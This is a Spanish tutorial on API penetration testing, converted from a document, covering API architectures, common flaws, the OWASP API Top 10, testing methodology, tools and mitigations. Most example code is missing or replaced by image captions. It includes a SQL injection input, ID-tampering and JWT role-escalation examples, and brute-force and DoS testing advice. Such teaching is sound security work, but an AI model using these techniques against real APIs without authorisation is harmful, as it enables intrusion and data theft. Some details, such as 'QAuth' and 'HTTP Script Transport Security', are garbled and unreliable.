# 1. INTRODUCCION

## PENTEST

Las **pruebas de penetración** son la metodología, el proceso y los procedimientos utilizados por los Testers dentro de unas directrices específicas y aprobadas para intentar burlar las protecciones de un sistema de información.

Este tipo de pruebas este asociado a la evaluación de los controles técnicos, administrativos y operativos de un sistema.


Un **hacker ético** es un tester de penetración profesional que ataca sistemas en nombre del propietario del sistema o de la organización propietaria del sistema.

**Intentar comprometer un sistema para el que no se tiene permiso explicito es completamente ilegal.**

## PENTEST EN APIs

Una API(Interfaz de Programación de Aplicaciones) es un conjunto de reglas que permiten que diferentes softwares se comuniquen entre sí. Las APIs definen como las solicitudes deben ser hechas, que datos se pueden pedir y como se deben enviar las respuestas.

Las APIs permiten que los productos y servicios se comuniquen con otros sin necesidad de saber cómo están implementados. Esto simplifica el desarrollo de aplicaciones, ahorrando tiempo y dinero. Las APIs otorgan flexibilidad; simplifican el diseño, la administración y el uso de aplicaciones; y proporcionan oportunidades de innovación.

****

**CARACTERISTICAS CLAVE DE LAS APIS:**

* Abstracción: Ocultan la complejidad de los sistemas subyacentes
* Estandarización: Proporcionan una interfaz consistente para interactuar con diferentes sistemas
* **Eficiencia: Permite el acceso a funcionalidades especificas sin necesidad de comprender todo el sistema.**

**¿COMO FUNCIONA UNA API?**

Se puede resumir el funcionamiento básico en los siguientes pasos:

1. Solicitud del cliente: Una aplicación cliente realiza una solicitud a la API, generalmente a través de HTTP
2. Procesamiento de la solicitud: El servidor que aloja la API recibe la solicitud y la procesa.
3. Acceso a recursos: La API accede a los recursos necesarios (bases de datos, servicios externos, etc.) para cumplir con la solicitud
4. Preparación de la respuesta: La API prepara los datos en el formato adecuado (generalmente JSON o XML)
5. Envío de la respuesta: El servidor envía la respuesta al cliente.
6. Procesamiento del cliente: LA aplicación cliente recibe y procesa la respuesta.

**EJEMPLO**

Supongamos una API de pronostico del tiempo. Un cliente podría hacer una solicitud GET a “X”.

El servidor procesaría la solicitud, consultaría sus bases de datos meteorológicas, prepararía un pronóstico para CDMX y devolvería una respuesta JSON como:<https://api.weather.com/forecast?city=CDMX>

****

### TIPOS DE APIs

Existen tipos de APIs y las vamos a separar en arquitectura y diferencias de acceso, para que podamos entender a fondo.

#### ARQUITECURA


##### REST (Representational State Transfer)

* + Utiliza métodos HTTP estándar (GET, POST, PUT, DELETE, etc.)
  + Stateless: Cada solicitud contiene toda la información necesaria
  + Recursos identificados por URLs
  + Formato de datos común: JSON, a veces XML
  + Ejemplo: Para obtener información del usuario con ID 123

GET /api/users/123

##### SOAP (Simple Object Access Protocol)

* Protocolo basado en XML
* Independiente del protocolo de transporte (puede usar HTTP, SMTP, etc.)
* Tiene un conjunto de reglas estricto
* Mejor para operaciones complejas y entornos empresariales
* Ejemplo de mensaje SOAP:



##### GrapQL

* Lenguaje de consulta para APIs
* Permite a los clientes solicitar exactamente los datos que necesitan
* Un solo endpoint para todas las operaciones
* Fuertemente tipado
* Ejemplo de consulta GraphQL:



##### RPC (Remote Procedure Call)

* Permite la ejecución de procedimientos en sistemas remotos
* Puede ser basado en XML (XML-RPC) o JSON (JSON-RPC)
* Mas simples que SOAP, pero menos flexible que REST
* Ejemplo de llamada JSON-RPC



#### ACCESO

##### APIs publicas

* Accesibles para cualquier desarrollador
* Pueden requerir una clave de API para el control de acceso
* Ejemplo: API de Twitter, Google Maps API

##### APIs privadas

* Uso interno dentro de una organización
* No accesibles fuera de la red de la empresa
* Ejemplo: API interna para comunicación entre microservicios

##### APIs de socios

* Acceso limitado a socios comerciales específicos
* Requieren autenticación y autorización estrictas
* Ejemplo: APIs de integración B2B

#### ARQUITECTURA Y DESARROLLO

Si quieres saber cómo vulnerar algo necesitas conocer primero su estructura, así que aquí se explicara la arquitectura y desarrollo de las APIs

##### Arquitectura basada en recursos

* Cada recurso es identificable y accesible mediante una URL única
* Los recursos están organizados jerárquicamente
* Ejemplo: para la colección de usuarios, para un usuario especifico **/users/users/123**

##### Diseño de endpoints

* Use sustantivos en plural para colecciones: **/articles/users**
* Use identificadores únicos para recursos específicos: **/articles/789/users/123**
* Agrupe recursos relacionados: **/users/123/posts**
* Use parámetros de consulta para filtrado y paginación: **/articles?category=tech&page=2**

##### Métodos de HTTP

* **GET:** Recuperar recursos
* **POST:** Crear nuevos recursos
* **PUT:** Actualizar recursos existentes (reemplazando completamente)
* **PATCH:** Actualizar parcialmente recursos existentes
* **DELETE:** Eliminar recursos

##### Formatos de datos

###### JSON (notación de objetos JavaScript)

* + - Ligero y fácil de leer
    - Soportado por la mayoría de los lenguajes de programación
    - Ejemplo:

A screen shot of a computer code

Description automatically generated

###### XML (Lenguaje de Marcado Extensible)

* + - Mas verboso que JSON, pero más estructurado
    - Útil para datos complejos y anidados
    - Ejemplo:

A computer screen with white text

Description automatically generated

###### Autenticación y autorización

* + - **QAuth 2.0**: Protocolo de autorización estándar de la industria
    - **API Keys:** Claves únicas para identificar y autorizar clientes
    - **JWT** (JSON Web Token): Tokens compactos y seguros para transmitir información entre partes
    - **Basic Auth:** Autenticación simple usando nombre de usuario y contraseña

###### Versionado de APIs

* + - Versionado en la URL: **/api/v1/users**
    - Versión en el header: **application/vnd.company.v1+json**
    - Versionado por parámetro: **/api/users?version=1**

###### Documentación

* + - **OpenAPI (anteriormente Swagger):** Especificación para documentar APIs RESTful
    - **API Blueprint**: Lenguaje de alto nivel para describir APIs
    - **RAML (RESTful API Modeling Language):** Lenguaje basado en YAML para descubrir APIs RESTful

#### FALLOS FRECUENTES EN APIs

Una vez que se tenga experiencia en esto, te podrás dar cuenta de que los métodos de explotación se basan mayormente en estas fallas por parte de los desarrolladores.

##### Exposición de información sensible

* + **Descripción**

Las APIs pueden revelar inadvertidamente datos sensibles en sus respuestas

* + **Causas comunes**
    - Falta de filtrado de datos sensibles
    - Respuestas de error demasiado detalladas
    - Metadata expuesta innecesariamente
  + **Ejemplo**

Una API de perfil de usuario que incluye el número de seguridad social completo en la respuesta

* + **Mitigación**

Implementar un filtrado cuidadoso de datos sensible antes de enviar respuestas

##### Autenticación débil

* + **Descripción**

Mecanismos de autenticación que pueden ser fácilmente eludidos o comprometidos

* + **Causas comunes**
    - Uso de métodos de autenticación obsoletos
    - Implementación incorrecta de protocolos de autenticación
    - Falta de protección contra ataques de fuerza bruta
  + **Ejemplo**

Una API que utiliza Basic Auth sobre HTTP sin SSL/TLS

* + **Mitigación**

Implementar métodos de autenticación como OAuth 2.0 con JWT, usar HTTPS, implementar bloqueo de cuentas después de múltiples intentos fallidos.

##### Autorización inadecuada

* + **Descripción**

Fallas en el control de acceso que permiten a los usuarios realizar acciones o acceder a datos más allá de sus permisos

* + **Causas comunes**
    - Comprobaciones de autorización insuficientes
    - Confianza excesiva en los tokens de cliente
    - Falta de segregación de roles
  + **Ejemplo**

Un usuario regular puede acceder a la ruta /api/admin/users que debería estar restringida solo a administradores

* + **Mitigación**

Implementar controles de acceso granulares, validar permisos en el servidor para cada solicitud

##### Inyección de datos maliciosos

* + **Descripción**

Inserción de código malicioso a través de entradas de usuario no sanitizadas

* + **Causas comunes**
    - SQL Injection
    - NoSQL Injection
    - Command Injection
    - XML External Entity (XXE) Injection
  + **Ejemplo**

Entrada maliciosa: username=admin’— Query vulnerable:

SELECT \* FROM users WHERE username = ‘admin’ AND password = ‘password’

* + **Mitigación**

Usar consultas parametrizadas, validar y Sanitizar todas las entradas de usuario, implementar el principio de menor privilegio en las conexiones de base de datos.

##### Ataques de denegación de servicio (DoS)

* + **Descripción**

Intentos de hacer que la API sea inaccesible sobrecargando el sistema.

* + **Causas comunes**
    - Ataques de inundación (flood attacks)
    - Ataques de slowloris
    - Ataques de amplificación
  + **Ejemplo**

Enviar miles de solicitudes por segundo a un endpoint de API no protegido.

* + **Mitigación**

Implementar rate limiting, usar servicios de mitigación de DDoS, optimizar el rendimiento de la API

##### Man-in-the-middle attacks

* + **Descripción**

Interceptación de comunicaciones entre el cliente y la API

* + **Causas comunes**
    - Falta de encriptación (no usar HTTPS)
    - Certificados SSL/TLS mal configurados
    - Vulnerabilidades en el protocolo de comunicación
  + **Ejemplo**

Un atacante en una red Wi-Fi publica intercepta las credenciales enviadas a una API que no usa HTTPS

* + **Mitigación**

Usar HTTPS para todas las comunicaciones, implementar certificate pinning, usar protocolos de comunicación seguros.

##### Manipulación de parámetros

* + **Descripción**

Modificación de parámetros de solicitud para obtener acceso no autorizado o alterar la lógica de la aplicación

* + **Causas comunes**
    - Tampering de parámetros de URL
    - Manipulación de cuerpo de solicitud
    - Alteración de headers HTTP
  + **Ejemplo**

Cambiar el ID de usuario en la URL de /api/user/123/profile a /api/user/456/profile para acceder al perfil de otro usuario

* + **Mitigación**

Validar y autorizar todas las entradas del usuario en el servidor, no confiar en los datos enviados por el cliente

##### Configuraciones incorrectas

* + **Descripción**

Errores en la configuración de la API o su infraestructura que crean vulnerabilidades

* + **Causas comunes**
    - Configuraciones por defecto no seguras
    - Errores humanos en la configuración
    - Falta de hardening de servidores
  + **Ejemplo**

Dejar habilitado el modo de depuración en un entorno de producción, exponiendo información sensible en los mensajes de error

* + **Mitigación**

Implementar listas de verificación de seguridad, realizar auditorías regulares, usar herramientas de escaneo de configuración.

### METODOLOGIA DE PENTESTING EN APIs

#### Reconocimiento

**Objetivo:** Recopilar toda la información posible sobre la API objetivo

**Técnicas:**

* **Identificación de endpoints**
  + Analizar la documentación de la API (si está disponible)
  + Utilizar herramientas de descubrimiento como OWASP Amass, Sublist3r
  + Realizar fuzzing de directorios y parámetros
* **Ejemplo de comando**

A black background with white text

Description automatically generated

#### Análisis de documentación

* Buscar archivos **Swagger/OpenAPI**
* Revisar guías de desarrolladores y documentación pública
* Examinar repositorios de código abierto relacionados

#### Enumeración de recursos

* + - Identificar los diferentes tipos de recursos expuestos (usuarios, productos, etc.)
    - Determinar la estructura de los datos devueltos
    - Mapear las relaciones entre diferentes endpoints

#### Fingerprinting

* + - Identificar tecnologías utilizadas (framework, lenguaje, servidor web)
    - Examinar headers de respuesta HTTP para obtener información

**EJEMPLO PARA OBTENER HEADERS:**

**A black background with white text

Description automatically generated**

#### Análisis de trafico

* Capturar y analizar el tráfico de la API usando herramientas como Wireshark o Burp Suite.
* Identificar patrones en las solicitudes y respuestas.

**Análisis**

**Objetivo:** Evaluar a fondo la implementación y la lógica de la API.

**Técnicas**

1. **Revisión de mecanismos de autenticación**

* Identificar el tipo de autenticación utilizado (API Keys, OAuth, JWT, etc.,)
* Analizar el proceso de obtención y renovación de tokens
* Evaluar la fortaleza de las credenciales y tokens

1. **Evaluación de lógica de negocio**

* Mapear los flujos de trabajo y procesos de negocio
* Identificar posibles bypasses o ataques de lógica
* Buscar condiciones de carrera en operaciones criticas

1. **Análisis de manejo de datos**

* Evaluar la validación y sanitización de entradas
* Verificar el filtrado de datos sensibles en las respuestas
* Analizar la integridad de los datos en operaciones CRUD

1. **Revisión de control de acceso**

* Identificar los diferentes roles y niveles de acceso
* Probar el acceso horizontal y vertical entre recursos
* Verificar la aplicación consistente de controles de acceso

1. **Análisis de rate limiting y throttling**

* Determinar si existen límites de tasa
* Evaluar la efectividad de las medidas anti-automatizacion
* Buscar formas de eludir las restricciones implementadas

#### Explotación


Objetivo: Aprovechar las vulnerabilidades identificadas para demostrar el impacto potencial.

Técnicas

1. Pruebas de vulnerabilidades identificadas

* Explotar fallas de autenticación (Fuerza bruta, manipulación de tokens, etc.)
* Realizar ataques de inyección (SQL, NoSQL, XML, etc. )
* Explotar vulnerabilidades de deserialización

1. Ejemplo de payload SQL Injection



#### Escalada de privilegios

* Intentar acceder a funcionalidades de administrador desde cuentas normales
* Modificar tokens JWT para aumentar privilegios
* Explotar fallas en la lógica de negocio para obtener accesos no autorizados

#### Bypass de controles de seguridad

* Eludir validaciones del lado del cliente
* Manipular parámetros para saltarse restricciones
* Utilizar técnicas de ofuscación para evadir WAFs o filtros

#### Explotación de configuraciones incorrectas

* Aprovechar endpoints de depuración o desarrollo expuestos
* Explotar servicios mal configurados en el servidor
* Utilizar métodos HTTP no estándar o poco comunes

#### Ataques de denegación de servicio

* Realizar pruebas controladas de sobrecarga de endpoints
* Explotar operaciones costosas para agotar recursos del servidor
* Identificar puntos de congestión en la arquitectura de la API

#### Reporte

**Objetivo:** Documentar y comunicar los hallazgos de manera clara y efectiva

**Elementos clave**

1. **Documentación de hallazgos**

* Descripción detallada de cada vulnerabilidad
* Pasos para producir el problema
* Evidencias (screenshots, logs, payloads utilizados)

1. **Clasificación de vulnerabilidades**

* Utilizar un sistema de calificación estándar (ej. CVSS)
* Evaluar el impacto potencial de cada vulnerabilidad
* Priorizar los problemas basándose en su severidad y facilidad de explotación

1. **Recomendaciones de mitigación**

* Proporcionar soluciones específicas para cada vulnerabilidad
* Sugerir mejores prácticas generales de seguridad
* Incluir referencias a estándares y guías relevantes

1. **Resumen ejecutivo**

* Visión general de la evaluación y sus objetivos
* Resumen de los hallazgos más críticos
* Conclusiones y recomendaciones clave

1. **Informe técnico detallado**

* Metodología utilizada
* Herramientas y técnicas empleadas
* Descripción detallada de cada prueba realizada
* Análisis en profundidad de las vulnerabilidades encontradas

1. **Plan de remediación**

* Pasos concretos para abordar cada vulnerabilidad
* Estimación de esfuerzo y priorización
* Sugerencias para verificar la efectividad de las correcciones

### OWASP API SECURITY TOP 10

El OWASP API Security Top 10 es una lista estándar de las vulnerabilidades más críticas en APIs, las cuales detallare a continuación.

#### Broken Object Level Authorization

* **Descripción:** Falta de controles de acceso a nivel de objeto, permitiendo acceso no autorizado a datos
* **Ejemplo:** Un usuario puede acceder o modificar recursos de otro usuario cambiando el ID en la URL
* **Mitigación:** Implementar controles de autorización para cada objeto accedido a través de la API

#### Broken User Authentication

* **Descripción:** Implementación incorrecta de mecanismos de autenticación
* **Ejemplo:** Tokens JWT sin expiración o con algoritmos débiles
* **Mitigación**: Utilizar estándares probados como OAuth 2.0 con implementación adecuada

#### Excessive Data Exposure

* **Descripción:** La API devuelve más datos de los necesarios, confiando en que el cliente filtrara
* **Ejemplo:** Endpoint de perfil de usuario que incluye datos sensibles no necesarios para la vista
* **Mitigación:**  Filtrar datos sensibles en el servidor antes de la respuesta

#### Lack of Resources & Rate Limiting

* **Descripción:** Ausencia de límites en la frecuencia o volumen de solicitudes
* **Ejemplo:** Un atacante puede realizar miles de solicitudes por segundo sin restricciones
* **Mitigación:** Implementar rate limiting y monitoreo de recursos.

#### Broken Function Level Authorization

* **Descripción:** Controles de autorización inadecuados para funciones especificas
* **Ejemplo:**  Un usuario regular puede acceder a funciones administrativas
* **Mitigación:** Implementar controles de autorización granulares para cada función

#### Mass Assignment

* **Descripción:** Binding automático de parámetros de cliente a propiedades de objetos internos
* **Ejemplo:** Un atacante puede modificar campos que no deberían ser editables, como role: “admin”
* **Mitigación:** Implementar listas blancas de propiedades modificables

#### Security Misconfiguration

* **Descripción:** Configuraciones inseguras en cualquier parte del stack de la API
* **Ejemplo:** Servidores con configuraciones por defecto, CORS mal configurado
* **Mitigación:** Implementar procesos de hardening y revisión de configuraciones

#### Injection

* **Descripción:** Procesamiento no seguro de datos de entrada del usuario
* **Ejemplo:** SQL Injection, NoSQL Injection, Command Injection
* **Mitigación:** Validar, filtrar y Sanitizar todas las entradas del usuario

#### Improper Assets Management

* **Descripción:** Falta de inventario y gestión de los endpoints de la API
* **Ejemplo:** APIs obsoletas o de prueba expuestas en producción
* **Mitigación:** Mantener un inventario actualizado y eliminar endpoints innecesarios

#### Insufficient Logging & Monitoring

* **Descripción:** Falta de registro y monitoreo adecuados de actividades de la API
* **Ejemplo:** Ataques exitosos que pasan desapercibidos por falta de logs
* **Mitigación:** Implementar logging exhaustivo y sistemas de monitoreo en tiempo real

### TECNICAS DE PENTESTING EN APIs

Hablaremos de algunas técnicas especificas utilizadas en Pentesting de APIs

#### Reconocimiento y enumeración

Uso de herramientas como Nmap para escaneo de puertos:

* **Objetivo:** Identificar servicios y puertos abiertos relacionados con la API
* **Ejemplo de comando:**


A black background with white text

Description automatically generated

* **Interpretación:** Analizar el resultado para identificar servicios web, bases de datos y otros componentes relevantes

##### Análisis de respuestas HTTP para identificar tecnologías

* **Objetivo:** Determinar el stack tecnológico utilizado por la API
* **Herramienta:** Wappalyzer (extensión de navegador) o whatweb (línea de comandos)
* **Ejemplo de comando:**

****

* **Análisis:** Investigar cualquier endpoint descubierto que no esté en la documentación oficial

##### Revisión de documentación publica y archivos de configuración

* **Objetivo:** Obtener información sobre la estructura y funcionalidad de la API
* **Técnicas:**
* Buscar archivos Swagger/OpenAPI(/swagger.json,/api-docs)
* Examinar repositorios públicos de código (GitHub, GitLab)
* Analizar respuestas de error para obtener pistas sobre la estructura interna

#### Autenticación y autorización

##### Pruebas de fuerza bruta en mecanismos de autenticación

* **Objetivo:** Identificar credenciales débiles o políticas de contraseñas inadecuadas
* **Herramientas:** Burp Suite Intruder o hydra
* **Ejemplo de comando con hydra:**



##### Verificación de gestión de sesiones

* **Objetivo:** Identificar debilidades en la gestión de sesiones y tokens
* **Técnicas:**
* Analizar la estructura de los tokens (ej. JWT) usando jwt.io
* Probar la revocación de tokens después del logout
* Verificar la expiración y renovación de tokens
* **Ejemplo:** Modificar un JWT valido para cambiar el rol de usuario a administrador

##### Comprobación de escalada de privilegios horizontal y vertical

* **Objetivo:** Identificar fallas que permitan acceder a recursos de otros usuarios o elevar privilegios
* **Técnicas:**
* Cambiar IDs de usuario en las solicitudes
* Intentar acceder a endpoints administrativos desde cuentas normales
* Modificar parámetros de rol o permisos en tokens o cookies
* **Ejemplo:** Cambiar user\_id=123 a user\_id=456 en la solicitud para acceder a datos de otro usuario


#### Inyección de datos

##### SQL Injection en parámetros de API

* **Objetivo:** Explotar consultas SQL mal sanitizadas para manipular la base de datos
* **Técnicas:** Insertar caracteres especiales y comandos SQL en los parámetros
* **Ejemplo de payload:**

****

* **Herramienta:** sqlmap para automatizar la detección y explotación
* **Comando de ejemplo con sqlmap:**

****

##### NoSQL Injection


* **Objetivo:** Explotar consultas NoSQL mal sanitizadas en base de datos como MongoDB
* **Técnicas:** Utilizar operadores especiales de NoSQL en los parámetros
* **Ejemplo de payload (MongoDB):**



* **Análisis:** Observar como la API maneja operadores especiales de NoSQL y ajustar los payloads en consecuencia

##### XML External Entity (XXE) Injection

* **Objetivo:** Explotar parsers XML mal configurados para leer archivos del sistema o realizar ataques SSRF
* **Técnicas:** Insertar entidades externas en payloads XML
* **Ejemplo de payload XXE:**



#### Manejo inadecuado de errores

##### Análisis de mensajes de error detallados

* **Objetivo:** Obtener información sensible a través de mensajes de error
* **Técnica:** Provocar errores intencionalmente y analizar las respuestas
* **Ejemplo:** Enviar tipos de datos incorrectos o valores fuera de rango
* **Análisis:** Buscar información como rutas de archivo, versiones de software, o fragmentos de código en los mensajes de error

##### Explotación de información revelada en stacktraces

* **Objetivo:** Obtener información sobre la estructura interna de la aplicación
* **Técnica:** Provocar excepciones no manejadas y analizar los stacktraces
* **Ejemplo:** Enviar payloads malformados o inesperados para causar errores
* **Análisis:** Identificar nombres de clases, métodos y líneas de código para mapear la estructura de la aplicación

##### Forzado de errores para obtener información adicional

* **Objetivo:** Descubrir endpoints o funcionalidades ocultas
* **Técnica:** Manipular parámetros y headers para provocar diferentes tipos de errores
* **Ejemplo:** Cambiar el método HTTP de GET a PUT en endpoints que no lo esperan
* **Análisis:** Buscar referencias a otros endpoints o funcionalidades en los mensajes de error


#### Configuraciones incorrectas

##### Revisión de headers HTTP de seguridad

* **Objetivo:** Identificar falta de headers de seguridad importantes
* **Técnica:** Analizar las respuestas HTTP en busca de headers de seguridad
* **Headers a verificar:**
* X-Frame-Options
* Content-Security-Policy
* Strict-Transport-Security
* X-Content-Type-Options
* **Herramienta:** securityheaders.com para un análisis rápido

##### Verificación de CORS (Cross-Origin Resource Sharing)


* **Objetivo:** Identificar configuraciones de CORS demasiado permisivas
* **Técnica:** Analizar el header Access-Control-Allow-Origin en las respuestas
* **Ejemplo de configuración insegura:**

****

* **Prueba:** Intentar realizar solicitudes desde diferentes orígenes y observar si son permitidas

##### Comprobación de SSL/TLS y sus versiones


* **Objetivo:** Identificar configuraciones SSL/TLS débiles o desactualizadas
* **Técnica:** ssllabs.com o testssl.sh para un análisis detallado
* **Ejemplo de comando con testssl.sh:**

****

* **Análisis:** Verificar el soporte de protocolos obsoletos (SSLv3, TLSv1.0) y cifrados débiles

##### Análisis de rate limiting y protección contra DoS

* **Objetivo:** Evaluar la resistencia de la API contra ataques de denegación de servicio
* **Técnica:** Realizar múltiples solicitudes rápidas y observar el comportamiento
* **Ejemplo:** Usar scripts personalizados o herramientas como Apache Bench (ab) para simular carga
* **Comando de ejemplo con ab:**

****

### HERRAMIENTAS PARA PENTESTING DE APIs

#### Herramientas de análisis

##### Postman

* **Descripción:** Plataforma de colaboración para el desarrollo de APIs que también sirve para pruebas de seguridad
* **Características principales:**
* Interfaz gráfica intuitiva para enviar solicitudes HTTP
* Capacidad para crear colecciones de pruebas
* Scripting pre-request y post-request
* Generación automática de documentación de API
* **Ejemplo de uso:**

1. Crear una nueva solicitud POST a <https://api.target.com/users>
2. Añadir un header de autenticación: Authorization: Bearer <token>
3. En el body, agregar un JSON: {“username”:”test”, “password”:”password123”}
4. Enviar la solicitud y analizar la respuesta

* **Ventajas para pentesting:**
* Fácil manipulación de parámetros y headers
* Capacidad para guardar y repetir solicitudes complejas
* Integración con Newman para automatización de pruebas

##### Swagger Inspector

* **Descripción:** Herramienta en línea para validar y probar APIs RESTful
* **Características principales:**
* Validación de especificaciones OpenAPI/Swagger
* Generación automática de documentación
* Pruebas de endpoints directamente desde la interfaz web
* **Ejemplo de uso:**

1. Pegar la URL de la especificación OpenAPI (ej. <https://api.target.com/swagger.json>)
2. Swagger Inspector cargara todos los endpoints disponibles
3. Seleccionar un endpoint y enviar una solicitud de prueba
4. Analizar la respuesta y la conformidad con la especificación

* **Ventajas para pentesting:**
* Rápida comprensión de la estructura de la API
* Identificación de endpoints y parámetros no documentados
* Fácil detección de discrepancias entre la documentación y la implementación real

##### SoapUI

* **Descripción:** Herramienta de pruebas funcionales para APIs SOAP y REST
* **Características principales:**
* Soporte para múltiples protocolos (SOAP, REST, GraphQL)
* Creación de casos de prueba complejos
* Simulación de servicios (mocking)
* Pruebas de carga y rendimiento
* **Ejemplo de uso:**

1. Crear un nuevo proyecto REST importando la definición de la API
2. Generar casos de prueba de seguridad automáticamente (en la versión Pro)
3. Ejecutar pruebas de inyección SQL en parámetros de consulta
4. Analizar los resultados y los logs generados

* **Ventajas para pentesting:**
* Amplia gama de pruebas de seguridad predefinidas
* Capacidad para personalizar y crear pruebas de seguridad complejas
* Integración con otras herramientas de seguridad

#### Herramientas de fuzzing

##### Burp Suite

* **Descripción:** Suite completa de herramientas para pruebas de seguridad en aplicaciones web y APIs
* **Características principales:**
* Proxy de intercepción
* Scanner de vulnerabilidades (Versión Pro)
* Intruder para ataques automatizados
* Repeater para manipulación y reenvío de solicitudes
* **Ejemplo de uso del Intruder para fuzzing:**

1. Capturar una solicitud a la API a través del proxy
2. Enviar la solicitud al Intruder
3. Configurar los puntos de inserción (parámetros a fuzzear)
4. Cargar una lista de payloads (ej. SQLi, XSS)
5. Iniciar el ataque y analizar las respuestas

* **Ventajas para pentesting:**
* Capacidades avanzadas de manipulación de solicitudes
* Potente motor de fuzzing con múltiples opciones de configuración
* Extensibilidad mediante plugins y extensiones personalizadas

##### OWASP ZAP (Zed Attack Proxy)

* **Descripción:** Herramienta de código abierto para encontrar vulnerabilidades en aplicaciones web y APIs
* **Características principales:**
* Proxy de intercepción
* Scanner de vulnerabilidades automatizado
* Fuzzer integrado
* Soporte para scripts personalizados
* **Ejemplo de uso del Fuzzer:**

1. Capturar una solicitud a la API
2. Hacer clic derecho y seleccionar “Fuzz”
3. Seleccionar el parámetro a fuzzear
4. Elegir o crear una lista de payloads
5. Ejecutar el fuzzing y analizar los resultados

* **Ventajas para pentesting:**
* Completamente gratuito y de código abierto
* Actualizaciones frecuentes con nuevas funcionalidades
* Amplia comunidad de usuarios y desarrolladores

##### Fuzzdb

* **Descripción:** Colección de patrones y payloads para fuzzing y pentesting
* **Características principales:**
* Amplia variedad de listas de palabras y payloads
* Categorización por tipo de ataque y tecnología
* Fácil integración con otras herramientas de fuzzing
* **Ejemplo de uso:**

****

* **Ventajas para pentesting:**
* Payloads específicos para diferentes tipos de vulnerabilidades
* Listas actualizadas regularmente con nuevos patrones de ataque
* Facilita la creación de pruebas de fuzzing exhaustivas

Integración con Newman para automatización de pruebas

#### Proxies de interceptación

Burp Suite (Mencionado anteriormente)

OWASP ZAP (Mencionado anteriormente)

##### Fiddler

* **Descripción:** Proxy de depuración web que puede ser utilizado para interceptar y modificar tráfico API
* **Características principales:**
* Interceptación y modificación de tráfico HTTP/HTTPS
* Soporte para dispositivos móviles y aplicaciones de escritorio
* Scripting extensible de FiddlerScript
* **Ejemplo de uso:**

1. Configurar Fiddler como proxy en el sistema o aplicación
2. Capturar tráfico hacia y desde la API objetivo
3. Utilizar el “Request Builder” para modificar y reenviar solicitudes
4. Analizar las respuestas en el inspector de Fiddler

* **Ventajas para pentesting:**
* Interfaz intuitiva y fácil de usar
* Potentes capacidades de scripting para automatización
* Excelente para analizar APIs en aplicaciones móviles y de escritorio

#### Herramientas especializadas en APIs

##### Astra’s API Security Testing Tool

* **Descripción:** Herramienta automatizada específicamente diseñada para pruebas de seguridad en APIS
* **Características principales:**
* Escaneo automático de vulnerabilidades en APIs
* Pruebas basadas en OWASP API Security Top 10
* Generación de informes detallados
* **Proceso de uso:**

1. Importar la especificación de la PI (Swagger/OpenAPI)
2. Configurar los parámetros de autenticación
3. Iniciar el escaneo automático
4. Revisar el informe de vulnerabilidades generado

* **Ventajas:**
* Enfoque especifico en seguridad de APIs
* Detección automatizada de vulnerabilidades comunes en APIs
* Integración con flujos de trabajo de CI/CD

##### APIsec

* **Descripción:** Plataforma de seguridad continua para APIs
* **Características principales:**
* Pruebas de seguridad automatizadas
* Generación de casos de prueba basados en la especificación de la API
* Integración con herramientas de CI/CD
* **Proceso de uso:**

1. Conectar APIsec a la infraestructura de CI/CD
2. Importar la especificación de la API
3. Configurar las políticas de seguridad
4. Ejecutar pruebas automáticas en cada despliegue

* **Ventajas:**
* Pruebas de seguridad continuas
* Detección temprana de vulnerabilidades en el ciclo de desarrollo
* Amplia cobertura de pruebas de seguridad específicas para APIs

##### 42Crunch API Security Testing

* **Descripción:** Plataforma que combina auditoria estática, seguridad dinámica y protección en tiempo de ejecución para APIs
* **Características principales:**
* Auditoria de especificaciones OpenAPI
* Escaneo dinámico de seguridad
* Firewall de API integrado
* **Proceso de uso:**

1. Cargar la especificación OpenAPI en la plataforma
2. Ejecutar la auditoria estática para identificar problemas de diseño
3. Configurar y ejecutar pruebas dinámicas
4. Implementar el firewall de API para protección en tiempo real

* **Ventajas:**
* Enfoque integral que cubre el ciclo de vida completo de la API
* Identificación de problemas tanto en el diseño como en la implementación
* Capacidades de protección en tiempo real

### MEJORES PRACTICAS Y MITIGACION

#### Implementación de autenticación fuerte

* Utilizar OAuth 2.0 y OpenID Connect para autenticación y autorización
* Implementar autenticación de dos factores (2FA) para cuentas criticas
* Usar tokens JWT (JSON Web Tokens) con las siguientes consideraciones:
* Establecer tiempos de expiración cortos (ej. 15 min)
* Incluir claims como ‘iat’ (issued at) y ‘nbf’ (not before)
* Firmar tokens con algoritmos seguros (ej. RS256)
* Ejemplo de configuración de JWT en Node.js con jsonwebtoken:



#### Uso de HTTPS para todas las comunicaciones

* Forzar HTTPS en todos los endpoints de la API
* Implementar HSTS (HTTP Script Transport Security)
* Configurar certificados SSL/TLS correctamente y mantenerlos actualizados
* Ejemplo de configuración de HSTS en un servidor Node.js con Express:

A screen shot of a computer code

Description automatically generated

#### Implementación de rate limiting y throttling

* Limitar el número de solicitudes por usuario/IP en un periodo de tiempo
* Implementar retrasos crecientes para solicitudes repetidas
* Utilizar headers como ‘X-RateLimit-Limit’ y ‘X-RateLimit-Remaining’ para informar al cliente
* Ejemplo de implementación de rate limiting con Express:



#### Validación y sanitización de entradas de usuario

* Validar todos los parámetros de entrada en el servidor
* Implementar listas blancas para valores permitidos
* Sanitizar datos antes de usarlos en consultas o respuestas
